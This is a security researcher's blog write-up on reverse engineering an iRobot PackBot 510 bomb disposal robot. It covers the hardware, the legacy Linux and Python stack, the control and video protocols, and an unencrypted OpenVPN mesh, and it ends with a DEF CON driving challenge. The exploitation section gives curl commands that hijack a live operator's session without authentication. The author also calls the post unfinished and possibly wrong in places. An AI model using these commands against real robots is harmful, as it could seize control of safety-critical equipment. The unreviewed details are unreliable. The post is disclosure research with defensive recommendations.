Owning the Packbot: Reverse Engineering and Exploiting an EOD Robot
Reverse engineering the iRobot PackBot 510: dissecting the hardware, unpacking legacy protocols, sniffing unencrypted mesh networks, and porting the OCU to a Steam Deck.
This post is heavily under construction/WIP. Some of this information may be straight up wrong/slop as I haven’t gone over it yet.
A colleague (Patrick Kiley) and I managed to get our hands on an actual tactical Explosive Ordnance Disposal (EOD) robot, hardware civilians rarely get to poke around in. Naturally, instead of leaving it as a museum piece, we tore it down, reverse-engineered the entire communications stack, hijacked control, and even built a custom controller setup on a Steam Deck to run a bomb-defusal challenge at DEF CON.
This post is a deep-dive writeup based on our talks at ToorCamp 2026, Black Hat 2026, and DEF CON 34. All information in this blog post has already been discussed in the talks, there are no new vulnerabilities to disclose in this post that were not present in the talks.
Talk Abstract
Remotely operated vehicles are increasingly integral to modern operations, with bomb disposal robots serving as some of the earliest pioneers of robotics. This presentation provides a deep technical analysis into the architecture and 25-year evolution of iRobot’s PackBot. Originally developed by iRobot, creators of the Roomba vacuum, the PackBot saw extensive use while keeping operators safe. However, beneath its ruggedized exterior lies an ecosystem built on legacy open-source software, and commercial off-the-shelf hardware. Despite two decades of iterative hardware improvements, the PackBot’s software stack has remained largely static, running on legacy distributions of Linux and relying heavily on Python 2.5 for core functionality in its second-generation and later models. Attendees will be taken through a comprehensive hardware teardown and introduction to my PackBot. We will map the system across the Operator Control Unit (OCU), the radio links, and the robot itself. Finally, we will detail the reverse-engineering process used to gain access to each component, analyze the control protocols, and demonstrate how a hacker can customize and make a PackBot into something new.
To my knowledge, this research represents the first time a widely deployed Explosive Ordnance Disposal (EOD) robot has been publicly reverse-engineered. Historically, offensive research into tactical robotics is shrouded in security-by-obscurity, restricted by classification, or kept behind closed doors. The primary novelty of this work lies in demystifying a battlefield ‘black box.’ It diverges from the industry assumption that high-stakes robotic systems rely on bespoke, highly secure architectures. Instead, I reveal that beneath its ruggedized exterior, the PackBot is built on accessible and easily understood technology, specifically, 802.11 hardware, Intel architecture, Linux and legacy Python. ToorCamp will be the first time I am discussing this research publicly
Introduction & Background

The iRobot PackBot is one of the most deployed tactical ground robots in history. Originally spun out of DARPA and iRobot research in 1998, it saw heavy operational deployment following 9/11 at the World Trade Center, followed by thousands of units deployed across conflict zones for bomb disposal, reconnaissance, and hazmat inspection. Over time, the platform transitioned through Endeavor Robotics, FLIR, and eventually Teledyne FLIR.
1
2
3
4
5
  1998               2001           2007             2016              2019          2021/2022
┌──────────────┐   ┌────────────┐   ┌────────────┐   ┌─────────────┐   ┌─────────┐   ┌──────────────┐
│ DARPA/iRobot │──>│ Used at    │──>│ PackBot    │──>│ Endeavor    │──>│ FLIR    │──>│ Teledyne /   │
│ Research     │   │ WTC Site   │   │ 510 Launch │   │ Robotics    │   │ Acquired│   │ PackBot 525  │
└──────────────┘   └────────────┘   └────────────┘   └─────────────┘   └─────────┘   └──────────────┘
The general assumption with high-stakes military and tactical systems is that they rely on heavily customized, ultra-secure, classified architectures. As we found out: it’s commercial off-the-shelf hardware, legacy x86 Linux, and Python 2.5 underneath.
Hardware Teardown: Five Layers of Intel
The core chassis of the PackBot 510 is essentially a ruggedized PC stack with motor controllers and FPGA interface boards bolted together.
1
2
3
4
5
6
7
8
9
10
11
┌─────────────────────────────────────────────────────────────┐
│ Layer 5: Kontron Single Board Computer (600MHz Celeron M)   │
├─────────────────────────────────────────────────────────────┤
│ Layer 4: SBC Carrier & 512MB CompactFlash Card (Storage)    │
├─────────────────────────────────────────────────────────────┤
│ Layer 3: PCI & PCMCIA Interconnects                         │
├─────────────────────────────────────────────────────────────┤
│ Layer 2: Auxiliary FPGA, Conexant Video, USB Hubs, RS485/422│
├─────────────────────────────────────────────────────────────┤
│ Layer 1: Power Distribution, Motors, Ethernet Switch, FPGA  │
└─────────────────────────────────────────────────────────────┘
The Compute Stack
- Single Board Computer (SBC): A Kontron SBC powered by an ultra-low-voltage 600 MHz Intel Celeron M.
- Storage: A standard 512 MB CompactFlash (CF) card hosting the bootloader, root filesystem, and proprietary Aware 2.0 binaries.
- Internal Bus & Video: An onboard Conexant video capture IC digitizes analog camera feeds, while internal USB hubs and differential RS485/RS422 serial transceivers manage joint communication.
Modular Interconnects: The 45-Pin Accessory Bay
Across the chassis, there are five identical 45-pin hermaphroditic accessory ports. These ports share a standardized pinout multiplexed across distinct backend transceivers:
- Power: 24V unregulated system power + Ground.
- Data: 10/100 Ethernet, USB 2.0, differential RS422.
- Low-Level Control: Differential FPGA signaling pins and composite analog video lines.
1
2
3
4
5
6
             ┌─────────────────────────┐
    24V/GND  │  [■ ■ ■ ■ ■ ■ ■ ■ ■ ■]  │ Ethernet (TX/RX)
    USB D+/D-│  [■ ■ ■ ■ ■ ■ ■ ■ ■ ■]  │ RS422
    FPGA Diff│  [■ ■ ■ ■ ■ ■ ■ ■ ■ ■]  │ Analog Video
             └─────────────────────────┘
              45-Pin Expansion Port
The “Strong Arm” Manipulator
The PackBot EOD arm contains a dedicated Xilinx FPGA and PIC microcontrollers within the turret base and tubular joints. Communication down the arm links via internal USB-to-serial bridges and differential signaling. The camera head features:
- A Sony FCB-EX Series block camera with 26x optical zoom.
- High-intensity visible and IR LED arrays.
- A high-voltage firing circuit designed to trigger disruptors/charges.
- Multi-axis pan/tilt servos.
Rear Maintenance Port
On the rear chassis, a circular sealed connector breaks out an RS-232 serial console and 10/100 Ethernet.
Pro tip for hardware reversing: If you’re hunting for Ethernet differential pairs on unpinned military circular connectors, measure the resistance across paired pins using a multimeter. Ethernet magnetic transformers typically read between 1–4 $\Omega$ across differential TX/RX pairs.
Operating System & System Architecture
Both the robot and the Operator Control Unit (OCU) rely on legacy Linux builds:
- Robot OS:
iRobot CommonOSbuilt on Linux Kernel 2.6. - OCU OS: Legacy Ubuntu builds (Ubuntu 9.04 Jaunty Jackalope on OCU 5.x, upgrading to Ubuntu 10.04 Lucid Lynx on 6.2).
- Application Framework:
Aware 2.0, implemented primarily in Python 2.5, linking down into compiled C++ shared libraries (.so).
The Permission Model
- All processes on the robot run natively as
root. - The onboard Dropbear SSH daemon listens on
TCP/22. - Every PackBot in this generation shares the exact same default root password.
1
2
3
Ubuntu 9.04 ocu-44873 tty1
ocu-44873 login: irobot
Password: [redacted]
Networking & Ad-Hoc Addressing
Rather than running dynamic DHCP services over ad-hoc wireless links, the PackBot ecosystem calculates static IP addresses mathematically from the device’s physical serial number.
1
2
3
4
5
6
7
8
9
10
11
# Extracted from Aware 2.0 network initialization routines
serial = int(serial)
oct3 = str(serial // 256)
oct4 = str(serial % 256)

# Network Subnets:
# 172.16.x.x -> Ethernet Maintenance / Tether
# 172.17.x.x -> 802.11 / Mesh Wireless
# 172.18.x.x -> Single-Mode Fiber Optic Spool

ip_address = f"172.16.{oct3}.{oct4}"
For example, if your robot’s serial number is 13913: \(\lfloor 13913 / 256 \rfloor = 54\) \(13913 \pmod{256} = 90\)
The Ethernet IP is 172.16.54.90. This deterministic scheme avoids IP collisions and eliminates the need for dynamic service discovery across noisy RF environments.
Protocols & Session Management
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──────────┐                               ┌──────────┐
│   OCU    │                               │ PackBot  │
└────┬─────┘                               └────┬─────┘
     │                                          │
     │ 1. GET /robot/info.html                  │
     ├─────────────────────────────────────────>│ (Returns XML state: AVAILABLE)
     │                                          │
     │ 2. GET /robot/selectSession.html?clientid=ocu-44873
     ├─────────────────────────────────────────>│ (Spawns C++ daemons, inits joints)
     │    <authid=104491598384>                 │
     │<─────────────────────────────────────────┤
     │                                          │
     │ 3. UDP Control Streams (Nysta 5.x)       │
     │    [Port 50001 / 50002]                  │
     │<========================================>│
     │                                          │
     │ 4. RTP/MPEG-1 Video Stream               │
     │    [UDP/9002 (Drive), UDP/9012 (Zoom)]   │
     │<─────────────────────────────────────────┤
1. HTTP Session Control (BaseHTTPServer / Python 2.5)
The robot hosts an HTTP server on port 80 running BaseHTTPServer/0.3:
GET /robot/info.html: Returns dynamic subsystem and joint states in XML format (AVAILABLEvsBUSY).GET /robot/selectSession.html?session=EFRSession&clientid=<CLIENT_ID>:- Initializes joint states and spawns backend
NystaC++ UDP daemons. - Takes 5–10 seconds to complete spin-up; client requests require an HTTP timeout $\ge 15\text{s}$.
- Returns an XML response containing an integer session lease token:
authid.
- Initializes joint states and spawns backend
- Lockout Condition: If the OCU disconnects uncleanly without calling
releaseSession.html, the robot’s session remains permanently locked in aBUSYstate until manually freed or restarted.
2. Nysta 5.x Control Protocol
Once a session is established on PackBot 5.x, control telemetry switches to binary UDP sockets across ports 50001 and 50002:
- Preamble: Fixed 4-byte magic signature
tysn(0x74 0x79 0x73 0x6e). - Header: Protocol flags (
02 01 00 00), followed by a 1-byte connection handle (0x0a), and LEB128 varint sequence counters. - Context IDs (CIDs): Payload structures are mapped by discrete CIDs:
0x2b: Master Brake Control (Disengage / Lock).0x2d: OCU Operating Mode.0x31: Arm Pose Configuration.
3. JAUS (Joint Architecture for Unmanned Systems)
On newer firmware releases (Aware 6.x), control switches from Nysta to the standardized JAUS (SAE AS4074) protocol over UDP/3794. Messages encapsulate drive commands, camera selectors, and discrete firing circuits (SET_FIRING_CIRCUIT = 53293).
Decoding the Video Streams
The PackBot broadcasts raw analog video converted via onboard encoders across unencrypted UDP streams:
- UDP Port 9002: Primary Drive Camera.
- UDP Port 9012: High-Resolution Arm/Zoom Camera.
1
2
3
4
5
┌───────────────────────────┬──────────────────────────────────────────────────────┐
│  RTP Header (12 Bytes)    │            MPEG-1 Video Payload (1402 Bytes)         │
│  [ RFC 3550 Compliant ]   │               [ Elementary Stream Data ]             │
└───────────────────────────┴──────────────────────────────────────────────────────┘
◄────────────────────────────── 1442-Byte MTU ────────────────────────────────────►
Because the robot transmits uncontainerized elementary MPEG-1 streams inside RTP packets without an SDP manifest, modern video players (like standard VLC or OpenCV’s VideoCapture) fail to parse the streams directly.
The Fix: Python Demux Loopback Proxy
To parse and view the video feed in real time:
- Listen on
UDP/9002(or9012). - Strip the leading 12-byte RTP header from each incoming 1442-byte packet.
- Group payloads by the 32-bit RTP timestamp and order them by sequence number.
- Pipe the reconstructed raw MPEG-1 stream over a local TCP loopback port (
127.0.0.1:8554), which standard players can read seamlessly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
import socket

udp_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
udp_sock.bind(("0.0.0.0", 9002))

tcp_server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
tcp_server.bind(("127.0.0.1", 8554))
tcp_server.listen(1)

conn, _ = tcp_server.accept()

while True:
    packet, _ = udp_sock.recvfrom(2048)
    if len(packet) > 12:
        # Strip 12-byte RTP header to extract raw MPEG-1 payload
        mpeg_payload = packet[12:]
        conn.sendall(mpeg_payload)
Radio Systems & Network Security Flaws
Over its lifecycle, PackBot communication hardware evolved through three major iterations:
- PackBot Original: 802.11b ad-hoc wireless (“TMR” network) or a deployable 220-meter single-mode fiber-optic spool (100 Mbps).
- PackBot 510: Upgraded 802.11g and optional 4.9 GHz Public Safety Band mesh radios running Babel routing.
- Modern 510/525: Persistent Systems MPU5 Wave Relay MANET modules.
The OpenVPN Misconfiguration
While analyzing the 4.9 GHz tactical mesh modules on the PackBot 510, we inspected the internal OpenVPN configuration files (/etc/openvpn/openvpn.conf):
1
2
3
4
5
6
7
8
dev tap0
cipher none
fast-io
ping 1
ping-restart 10
no-replay
proto udp
management localhost 7505
The tunnel was configured with cipher none. The entire VPN encapsulation was used purely for layer-2 bridging across the Babel mesh without any cryptographic encryption. Control telemetry, video streams, and session credentials traveled over RF in plaintext.
Owning the Bot: Exploitation & Custom Control
Because session management and network security rely on implicit trust, taking control of an active robot over the network requires only a few steps:
1. Forcing Session Hijacking
If a bot is actively driven by an OCU, sending an unauthenticated HTTP request to the robot’s session CGI endpoint drops the active connection and allocates the session handle to our client:
1
2
3
4
5
# Force a reboot/drop of the active session
curl "http://172.16.46.200/robot/reboot.html?session=EFRSession&authid=any&clientid=ocu-4487"

# Acquire exclusive session control
curl "http://172.16.46.200/robot/selectSession.html?session=EFRSession&clientid=ocu-897"
2. Custom OCU on Modern Hardware (The Steam Deck OCU)
The legacy OCU software was built for 32-bit Ubuntu 9.04/10.04 laptops. We virtualized the original OCU environment inside VMware Workstation running under CachyOS on a Valve Steam Deck.
By configuring Steam Input, we mapped the Steam Deck’s native analog joysticks and triggers to emulate the legacy keyboard shortcuts and joystick controls expected by the Aware 2.0 user interface.
1
2
3
4
5
6
7
8
9
┌────────────────────────────────────────────────────────┐
│                      STEAM DECK                        │
│ ┌────────────────────────────────────────────────────┐ │
│ │ VMware Workstation -> Ubuntu 9.04 OCU Image        │ │
│ │  ├─ Primary Drive Video Feed (127.0.0.1:8554)     │ │
│ │  └─ Nysta/JAUS Command Generator                   │ │
│ └────────────────────────────────────────────────────┘ │
│    [Left Stick: Drive]         [Right Stick: Arm Pose] │
└────────────────────────────────────────────────────────┘
3. Custom Radio Upgrades
Rather than using proprietary, expensive military radio modules, we built 3D-printed mounts and adapted the 45-pin accessory interface to deliver 24V power and Ethernet directly to modern commercial radios:
- MikroTik Outdoor Routerboards
- Ubiquiti Rocket Prism 5GHz
- GL.iNet GL-AXT1800 linked to a Starlink satellite terminal
Defensive Takeaways
Tactical systems like the PackBot highlight common pitfalls when long hardware lifespans collide with rapidly evolving security standards:
- Cryptographic Protection for Control Traffic: Never rely on RF isolation or obscure frequencies (e.g., 4.9 GHz) for security. Control and video feeds must use authenticated and encrypted protocols (such as TLS/DTLS with mutual PKI authentication).
- Eliminate Shared Credentials: Deploy unique, per-device secrets and modern authenticated management services rather than hardcoded global root credentials.
- Addressing Architectural Technical Debt: Systems deployed in field operations often remain in service for decades. Relying on end-of-life kernels (Linux 2.6) and unmaintained runtime environments (Python 2.5) leaves critical robotic infrastructure vulnerable to legacy exploitation techniques.
- Physical & Storage Security: Storage media containing complete operating system binaries and configuration scripts (such as unencrypted CF cards) should implement full-disk encryption (LUKS) paired with hardware-rooted integrity verification (Secure Boot and DM-Verity).
DEF CON 34: The Car Hacking Village Bomb Bot Challenge
Giving a talk about hacking tactical hardware is one thing, but bringing a literal EOD robot to DEF CON and letting attendees drive it was a whole other level of fun and chaos!



In conjunction with our talk, we teamed up with the Car Hacking Village at DEF CON 34 to host the Bomb Bot Challenge. We set up an interactive arena where attendees could step into the shoes of an EOD operator, take direct control of the PackBot, and race against the clock to disarm a custom puzzle box shaped like a bomb.
The grand prize for winning the finals on Sunday was taking home an actual surplus PackBot 510.
The Challenge & Rules
Operating a manipulator arm with multi-axis joints solely through camera feeds is notoriously disorienting. To keep things authentic (and chaotic), we established some strict operational constraints:
- 15-Minute Clock: Contestants had a strict 15-minute time slot to inspect, manipulate, and successfully disarm the device.
- Camera-Only Navigation: Drivers were not allowed to look directly at the arena or rely on external spotters. You could only see what the robot’s onboard cameras (the drive camera and the zoom head) saw on the OCU display.
- Co-Pilot Allowed: Contestants could have a single assistant sitting directly next to them to help manage telemetry or call out video feeds.
- No Boomba Bumping: The puzzle box sat in a designated taped zone. Moving or dragging the box outside the boundary counted as a detonation/triggering event, instantly resulting in a score of zero.
- Automated Scoring: The puzzle box tracked manipulation metrics and provided a final score, which served as the official ground truth for the leaderboard.
The Grand Prize: Win a PackBot 510
The top scorers throughout the weekend were invited back Sunday morning for a high-stakes finals face-off. The champion walked away with:
- A surplus PackBot 510 chassis (packed into two massive deployment cases).
- An Amrel ruggedized OCU laptop and official accessory kit.
- Our ported Android control APK and the pre-configured VMware OCU virtual machine image.
- Instructions on how to drop in a modern custom radio interface over the 45-pin accessory port (since we stripped the legacy internal 802.11 radio before handover).
(The only catch? DEF CON and the Car Hacking Village definitely weren’t covering airport baggage fees for two 60-pound military pelican cases!)